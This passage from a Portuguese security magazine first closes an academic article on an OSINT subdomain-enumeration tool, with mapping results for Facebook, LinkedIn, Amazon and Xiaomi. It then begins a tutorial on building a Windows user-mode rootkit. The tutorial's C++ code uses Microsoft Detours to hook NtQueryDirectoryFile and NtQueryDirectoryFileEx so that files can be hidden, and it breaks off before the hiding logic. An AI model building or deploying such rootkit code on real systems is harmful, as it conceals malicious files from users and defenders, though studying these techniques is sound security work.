


Figura 4: Dashboard de Mapeamento Cliente Facebook (Fonte: O Autor, 2022)

No dashboard ilustrado na Figura 5, referente ao mapeamento do cliente Linkedin, identifica-se que foram encontrados um total de 7.511 subdomínios e 6.359 endereços IP. Percebe-se que dentre os top 10 endereços IP encontrados existem 1858 subdomínios vinculados, o que representa 24,7% de todo o ambiente. Efetuando uma comparação entre o total de subdomínios e o total de endereços IP, por serem números próximos conclui-se que existe uma boa consonância na vinculação dos endereços IP. Este cenário talvez poderia ser um indicativo de que as superfícies de ataque de servidores estejam menores por potencialmente haver menos serviços sendo executados por servidor, o que implicaria em menos pontos de entrada para atacantes e, caso um atacante consiga efetuar um ataque, haveria uma quantidade menor de serviços eventualmente afetada diretamente. A ferramenta mais performática para o mapeamento deste ambiente foi o Amass.

No dashboard ilustrado na Figura 6, referente ao mapeamento do cliente Amazon, identifica-se que foram encontrados um total de 18.806 subdomínios e 9.632 endereços IP. Percebe-se que dentre os top 10 endereços IP encontrados existem 12.917 subdomínios vinculados, o que representa 68,7% de todo o ambiente. Efetuando uma análise no gráfico dos endereços IP, percebe-se uma distribuição bastante equitativa entre os subdomínios. Este cenário poderia ser um indicativo da potencial presença de uma superfície de ataque reduzida. As ferramentas que mais se destacaram no mapeamento deste ambiente foi o Amass e o Subfinder.

No dashboard representado na Figura 7, referente a análise de performance da ferramenta e teste de sobrecarga entre todos os clientes, observa-se um total de 42.892 subdomínios encontrados e 24.821 endereços IP, juntamente com um gráfico de comparação de execução com paralelismo e sem paralelismo. A ferramenta que mais se destacou entre todos os mapeamentos foi o Amass.




Figura 5: Dashboard de Mapeamento Cliente Linkedin (Fonte: O Autor, 2022)




Figura 6: Dashboard de Mapeamento Cliente Amazon (Fonte: O Autor, 2022)




Figura 7: Dashboard de Performance Geral (Fonte: O Autor, 2022)

Na Tabela 3 é apresentado de forma mais simplificada, o ganho de performance de execução com paralelismo para cada cliente, observando-se um ganho médio de performance de 53,4%.

Organização	Sem Paralelismo	Com Paralelismo	Ganho Performance
Amazon	13h33min	05h31min	59,2%
Facebook	09h03min	05h14min	42,2%
Linkedin	06h24min	03h10min	50,5%
Xiaomi	01h26min	00h33min	61,6%

Tabela 3: Comparação de Paralelização (Fonte: O Autor, 2022)

De forma geral, após análise de cada mapeamento observa-se que dentre estes, Linkedin e Amazon possuem suas estruturas organizadas de forma mais equilibrada na distribuição de subdomínios, o que poderia ser um potencial indicativo de superfície de ataque reduzida, enquanto Facebook e Xiaomi possuem seus subdomínios dependentes de poucos endereços IP, o que poderia ser um potencial aumento de uma superfície de ataque. Observa-se também que em todos os mapeamentos a ferramenta menos performática foi o Shodan, e a ferramenta que mais se destacou foi o Amass, sendo uma ferramenta gratuita e disponível para toda a comunidade.

5 CONCLUSÃO

O desenvolvimento deste projeto teve como fundamento a necessidade de facilitar o processo de mapeamento de superfícies de ataque devido sua importância para identificação proativa de fraquezas antes da exploração por atacantes maliciosos. Neste sentido, foi proposto o desenvolvimento de uma ferramenta baseada em técnicas de OSINT que agrupasse as funções de diversas ferramentas já disponíveis na internet, não sendo necessário a execução de cada ferramenta de forma individual com dados diferentes, e que no final, através de dashboards disponibiliza-se o resultado para análise de uma forma visualmente limpa e simplificada.

Ao longo do desenvolvimento deste projeto encontrou-se diversas dificuldades em trabalhar com as tecnologias aqui utilizadas por falta de conhecimento prévio das mesmas, como por exemplo, tecnologias de conteinerização, onde foi utilizado o Docker, e uso de banco de dados não relacional, como o ElasticSearch. Contudo, a realização deste trabalho possibilitou o entendimento das tecnologias utilizadas de forma bastante benéfica, facilitando o entendimento para outros estudos e aplicação de novos projetos.

Todos os objetivos foram atingidos, sendo eles o estudo de conceitos de OSINT, tecnologias, e implementação de uma ferramenta com a automatização do processo de enumeração de subdomínios para mapeamento de superfícies de ataques.

Conclui-se que é possível coletar informações com o OSINT em fontes de dados públicas e sem invasão de privacidade ou prática de crime, sendo uma técnica muito valiosa pelo que oferece. Percebe-se que nenhuma ferramenta é excludente e todas são complementares uma à outra, tendo em vista que uma ferramenta pode resultar em uma informação não contida noutra, e sendo comprovado pelos dados obtidos na análise de resultados. Complementa-se que a prática de uso de paralelismo foi extremamente benéfica para execução da ferramenta, tendo o máximo de aproveitamento possível na utilização dos recursos de hardware, não comprometendo sua estrutura e tendo um ganho de tempo de execução médio de 53,4%. Por fim, conclui-se com este estudo que a análise de domínios com OSINT pode gerar potenciais indicadores a serem considerados na análise de superfícies de ataque.

Novos estudos sobre o tema podem ser desenvolvidos, visto que esta é somente uma etapa do processo de *Information Gathering*, podendo assim ser aprimorada a ferramenta com novas técnicas para busca de outras informações como: sistemas operacionais de máquina-alvo, descoberta de subredes, serviços que estão rodando por trás de um endereço IP, portas abertas, certificados SSL, contas de e-mail, serviços FTP, etc.

Evidencia-se na conclusão deste estudo que qualquer pessoa, inclusive atacantes maliciosos, podem ter posse das informações para a realização de ataques, porém, o intuito deste projeto é disponibilizar a ferramenta para que as próprias organizações possam analisar seus ambientes e identificar possíveis vulnerabilidades através do mapeamento de superfícies de ataque, observando os subdomínios expostos.

REFERÊNCIAS

ADAMOVYCH, V. **FREE-OSINT Uma ferramenta modular para aquisição e gestão dos dados de fontes abertas**. (n.d.), 2021

AFTERGOOD, S. **Open Source Center (OSC) Becomes Open Source Enterprise (OSE)**. Washington Times, 2015. Disponível em https://fas.org/blogs/secrecy/2015/10/osc-ose/. Acesso realizado em 12/05/2022.

ALBITZ, P.; LIU, C. **DNS and BIND**. 5th Edition. United States of América: O'Reilly Media, 2006.

ANDREW, C.; ALDRICH, R. J.; WARK, W. K. **Secret Intelligence A Reader**, New York: Routledge, 2009.

BARBER, B. **CIA Media Translations May Be Cut: Users Rush to Save Valuable Resource**. Washington Times, December 30, 1996.

CASANOVAS, P. **Cyber Warfare and Organised Crime. A Regulatory Model and Meta-Model for Open Source Intelligence (OSINT)**. Ethics and Policies for Cyber Operations, pp. 139-167, 2017.

CEPIK, M. **Inteligência e Políticas Públicas: dinâmicas operacionais e condições de legitimação**, Security and Defense Studies Review, N° 2, vol. 2. Rio de Janeiro, 2002.

COSTA, Daniel G. **DNS: Um Guia Para Administradores De Redes**. Local de publicação: BRASPORT, 17 de setembro de 2007.

EELLS, R. et NEHEMKIS, P. **Corporate Intelligence and Espionage: A Blueprint for Executive Decision Making**, 1 ed., Macmillan, New York, NY, 1984.

FOROUZAN, Behrouz A.; MOSHARRAF, Firouz. **Redes de Computadores: Uma Abordagem Top-Down**. AMGH Editora: Grupo A, 2013. Disponível em: https://integrada.minhabiblioteca.com.br/#/books/9788580551693/. Acesso realizado em 18/05/2022.

KEMPSTER, N. **Academic Mounts Fight to Save a CIA Program**. Los Angeles Times, January 14, 1997.

KITCHENHAM, Barbara; CHARTERS, Stuart. **Guidelines for performing Systematic Literature Reviews in Software Engineering.** Technical Report EBSE 2007-001, Keele University and Durham University Joint Report, 2007.

LOWENTHAL, M. **Intelligence: From Secrets to Policy**, 5 ed., CQPress, Washington, DC, 2012.

MERCADO, S. **Sailing the Sea of OSINT in the Information Age**, Studies in Intelligence Vol. 48, No. 3, Center for the Study of Intelligence CIA, pp. 45, 46, 51, 2004.

MILLER, B. H. **Open Source intelligence (OSINT): An Oxymoron?**. International Journal of Intelligence & Counter In-telligence, vol. 31, no. 4, pp. 702-719, 2018.

PAULSON, T. M. **Intelligence Issues and Developments**, New York: Nova Science Publishers, 2008.

PUBLIC LAW 109-163. **National Defense Authorization Act for Fiscal Year 2006**, Sec. 931, Department of Defense Strategy for Open-Source Intelligence, January 6, 2006.

ROOP, Joseph E. **Foreign Broadcast Information Service. History. Part I: 1941-1947**, Washington, D.C.:

Central Intelligence Agency, p. 7, April 1969. Disponível em https://www.cia.gov/readingroom/sites/default/files/FBIS_history_part1_0.pdf, Acesso em 11/05/2022.

STUDEMAN, Admiral W. **Teaching the Giant to Dance: Contradictions and Opportunities in Open Source Within the Intelligence Community**, Open Source Solutions, Inc., December 1992.

YOGISH PAI, U. et. KRISHNA, P. K. **Open Source Intelligence and its Applications in Next Generation Cyber Security - A Literature Review**. SRINIVASPUBLICATION, vol. 5, nº 2, pp. 3-4, 2021.

Leonardo Ferreira - leo.ferreira000@gmail.com

Formado em Engenharia de Computação; Coordenador de Suporte Técnico na Avant Softwares. Experiência de 10 anos na área de TI (infraestrutura e software) e um amante da tecnologia.

Mateus Buogo - mateusbuogo@acad.ftec.com.br

Formado em Redes de Computadores; MBA em Administração de TI; Mestre em Administração. Certificado DCPT,OSWP,CAP entre outras. Coordenador de curso e professor de ensino superior no Uniftec. Coordenador de Segurança Ofensiva na Viaconnect. Instrutor da Desec Security. Mais de 15 anos de experiência em TI (infraestrutura e segurança). Co-fundador do grupo Def Con DCG5554.

Delinea

Desenvolvendo um simples rootkit ring 3 para Windows

Autor: Cláudio Júnior (MrEmpy)

Registro Único de Artigo

https://doi.org/10.47986/17/5

Introdução

No cenário digital de hoje, onde a conectividade está cada vez mais presente nos nossos dias, a segurança cibernética se tornou uma preocupação central tanto para pessoas quanto para organizações. Entre as ameaças nesses ambientes virtuais, os rootkits são um tipo de malware sofisticado. Esses programas maliciosos têm a capacidade de se esconder profundamente no sistema operacional de um computador, permitindo que invasores tenham acesso não autorizado e persistente aos recursos do sistema sem serem detectados pelos usuários.

Este artigo explora detalhadamente a criação dos rootkits para o sistema operacional Windows. Vamos explorar o desenvolvimento de um rootkit ring 3, conhecido também como userland rootkit, que opera no nível de privilégio do usuário no sistema operacional Windows. Embora seja menos privilegiado do que os rootkits ring 0 (kernel mode rootkit), esse tipo ainda é capaz de executar atividades maliciosas discretas e muitas vezes imperceptíveis se o usuário mal-intencionado desenvolver bem seu programa malicioso.

Antes de começarmos a por as mãos na massa, precisamos conhecer o ambiente em que vamos trabalhar.

O que é a biblioteca Detours?

Detours é um pacote de software para monitorar e instrumentar chamadas de API no Windows. Os desvios têm sido usados por muitos ISVs e também pelas equipes de produto da Microsoft.

Conhecimentos/Experiências Neccessárias:

- Linguagem de programação: C/C++.
- Windows NT Application Programming Interface (NTAPI).


- Dynamic Link Library (DLL).
- Experiências com NTAPIs e Windows APIs.
- O que são rootkits e como operam.

Materiais para Desenvolvimento:

- Sistema Operacional: Windows 10.
- Softwares: Microsoft Visual Studio 2022, Process Hacker.
- Biblioteca: Detours (https://github.com/microsoft/detours).
- Ferramentas, Compiladores: Ferramentas de compilação MSVC v143, C++ Build Insights.

Criando o Projeto

Abra o Visual Studio 2022 e crie um novo projeto com o modelo "Biblioteca de Vínculo Dinâmico (DLL)" e clique em "Próximo". Dê um nome para seu projeto e clique em "Criar".



Incluindo a Biblioteca Detours


Antes de incluir a biblioteca Detours, é preciso compilá-la. Você consegue encontrar o código fonte da biblioteca no próprio Github da Microsoft [1].

Após compilar a biblioteca, você pode inclui-lá em seu projeto. A seguir está um link de um vídeo ensinando a importar arquivos "lib".

Link: https://www.youtube.com/watch?v=j13iYc6zRuk

É importante mover os arquivos "detours.h" e "detver.h" para o diretório do seu projeto, o mesmo

diretório que haverá o arquivo principal "dllmain.cpp". Posteriormente, inclua eles no seu projeto através do "Gerenciador de Soluções" do Visual Studio 2022.



Definindo a Estrutura de uma NTAPI

Para começarmos a escrever nossas primeiras linhas, precisamos definir qual NTAPI será hookada e qual será nosso objetivo explorando ela. A NTAPI que iremos usar nesse exemplo será a "NtQueryDirectoryFile" e "NtQueryDirectoryFileEx". Nosso objetivo será abusar dessa API para esconder arquivos de um diretório. Podemos encontrar a documentação dela no próprio site da Microsoft [2] [3].

NtQueryDirectoryFile Sintaxe:

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryDirectoryFile(
  [in] HANDLE FileHandle,
  [in, optional] HANDLE Event,
  [in, optional] PIO_APC_ROUTINE ApcRoutine,
  [in, optional] PVOID ApcContext,
  [out] PIO_STATUS_BLOCK IoStatusBlock,
  [out] PVOID FileInformation,
  [in] ULONG Length,
  [in] FILE_INFORMATION_CLASS FileInformationClass,
  [in] BOOLEAN ReturnSingleEntry,
  [in, optional] PUNICODE_STRING FileName,
  [in] BOOLEAN RestartScan
);
```

NtQueryDirectoryFileEx Sintaxe:

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryDirectoryFileEx(
  [in] HANDLE FileHandle,
  [in, optional] HANDLE Event,
  [in, optional] PIO_APC_ROUTINE ApcRoutine,
  [in, optional] PVOID ApcContext,
  [out] PIO_STATUS_BLOCK IoStatusBlock,
  [out] PVOID FileInformation,
  [in] ULONG Length,
```

```
                    FILE_INFORMATION_CLASS FileInformationClass,
  [in] ULONG QueryFlags,
  [in, optional] PUNICODE_STRING FileName
);
```

Vamos incluí-las em nosso arquivo "dllmain.cpp":

```
#include "pch.h"
#include <Windows.h>
#include <winternl.h>
#include "detours.h"

typedef NTSTATUS(NTAPI* typedefNtQueryDirectoryFile)(
        HANDLE FileHandle,
        HANDLE Event,
        PIO_APC_ROUTINE ApcRoutine,
        PVOID ApcContext,
        PIO_STATUS_BLOCK IoStatusBlock,
        PVOID FileInformation,
        ULONG Length,
        FILE_INFORMATION_CLASS FileInformationClass,
        BOOLEAN ReturnSingleEntry,
        PUNICODE_STRING FileName,
        BOOLEAN RestartScan
);

typedef NTSTATUS(NTAPI* typedefNtQueryDirectoryFileEx)(
        HANDLE FileHandle,
        HANDLE Event,
        PIO_APC_ROUTINE ApcRoutine,
        PVOID ApcContext,
        PIO_STATUS_BLOCK IoStatusBlock,
        PVOID FileInformation,
        ULONG Length,
        FILE_INFORMATION_CLASS FileInformationClass,
        ULONG QueryFlags,
        PUNICODE_STRING FileName
);
```

Também precisamos criar duas variáveis estáticas sobre as duas NTAPIs que iremos armazenar o endereço delas na próxima função que iremos criar.

```
static typedefNtQueryDirectoryFile originalNtQueryDirectoryFile;
static typedefNtQueryDirectoryFileEx originalNtQueryDirectoryFileEx;
```

Agora vamos começar a criar a função responsável por iniciar o hooking nas NTAPIs. Escreva as seguintes linhas de códigos:

```
BOOL StartHook() {
	HMODULE ntdllHandle = GetModuleHandleA("ntdll.dll");
	originalNtQueryDirectoryFile = (typedefNtQueryDirectoryFile)GetProcAddress(ntdllHandle, "
		NtQueryDirectoryFile");
	originalNtQueryDirectoryFileEx = (typedefNtQueryDirectoryFileEx)GetProcAddress(ntdllHandle, "
		NtQueryDirectoryFileEx");

	return 0;
}
```

- *HMODULE ntdllHandle = GetModuleHandleA("ntdll.dll");*: Essa linha ficará responsável por obter o handle do módulo "ntdll.dll".
- *originalNtQueryDirectoryFile = (typedefNtQueryDirectoryFile)GetProcAddress(ntdllHandle, "NtQueryDirectoryFile");*: Essa linha irá armazenar o endereço da função "NtQueryDirectoryFile" na variável que definimos anteriorment chamada "originalNtQueryDirectoryFile". O mesmo ocorre na próxima linha.

Antes de continuarmos, precisamos conhecer algumas funções da biblioteca Detours:

- **DetourRestoreAfterWith**: Esta função é usada para restaurara a import table em memória. A documentação oficial (https://github.com/Microsoft/Detours/wiki/DetourRestoreAfterWith) recomenda seu uso no PROCESS_ATTACH para resultados corretos.
- **DetourTransactionBegin**: Inicia uma nova transação para anexar ou desanexar detours.
- **DetourUpdateThread**: Define uma thread para ser atualizada na transação atual. De acordo com a documentação oficial (https://github.com/microsoft/Detours/wiki/DetourUpdateThread), somente o valor GetCurrentThread() é atualmente suportado para o parâmetro hThread e nenhuma ação será feita. O mesmo pode ser observado através do código (https://github.com/microsoft/Detours/wiki/DetourUpdateThread). No entanto, essa função será utilizada para fins de compatibilidade pois o exemplos oficial a utiliza (https://github.com/microsoft/Detours/wiki/Using-Detours).
- **DetourAttach**: Anexa um detour a uma função alvo, redirecionando sua execução para uma função personalizada.
- **DetourDetach**: Remove um detour previamente anexado, restaurando a função original.
- **DetourTransactionCommit**: Finaliza uma transação para anexar ou desanexar detours.

Após essa explicação, vamos continuar escrevendo o código da função "StartHook".

```
BOOL StartHook() {
	HMODULE ntdllHandle = GetModuleHandleA("ntdll.dll");
	originalNtQueryDirectoryFile = (typedefNtQueryDirectoryFile)GetProcAddress(ntdllHandle, "
		NtQueryDirectoryFile");
	originalNtQueryDirectoryFileEx = (typedefNtQueryDirectoryFileEx)GetProcAddress(ntdllHandle, "
		NtQueryDirectoryFileEx");

	DetourRestoreAfterWith();
	DetourTransactionBegin();
```

```
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)originalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);
        DetourAttach(&(PVOID&)originalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);

        DetourTransactionCommit();

        return 0;
}

static NTSTATUS NTAPI HookedNtQueryDirectoryFile(...) {...}
static NTSTATUS NTAPI HookedNtQueryDirectoryFileEx(...) {...}
```

Note que *DetourAttach(&(PVOID&)originalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);* irá hookar a NTAPI original onde redirecionará para nossa função personalizada "HookedNtQueryDirectoryFile". O mesmo ocorre na linha debaixo.

Chegamos na parte mais interessante, onde iremos começar a recriar as NTAPIs hookadas. Vamos escrever as seguintes linhas:

```
static NTSTATUS NTAPI HookedNtQueryDirectoryFile(HANDLE FileHandle, HANDLE Event, PIO_APC_ROUTINE
    ApcRoutine, LPVOID ApcContext, PIO_STATUS_BLOCK IoStatusBlock, LPVOID FileInformation, ULONG Length,
    FILE_INFORMATION_CLASS FileInformationClass, BOOLEAN ReturnSingleEntry, PUNICODE_STRING FileName,
     BOOLEAN RestartScan) {
        NTSTATUS status = STATUS_NO_MORE_FILES;
        WCHAR dirPath[MAX_PATH + 1] = { NULL };
}
```

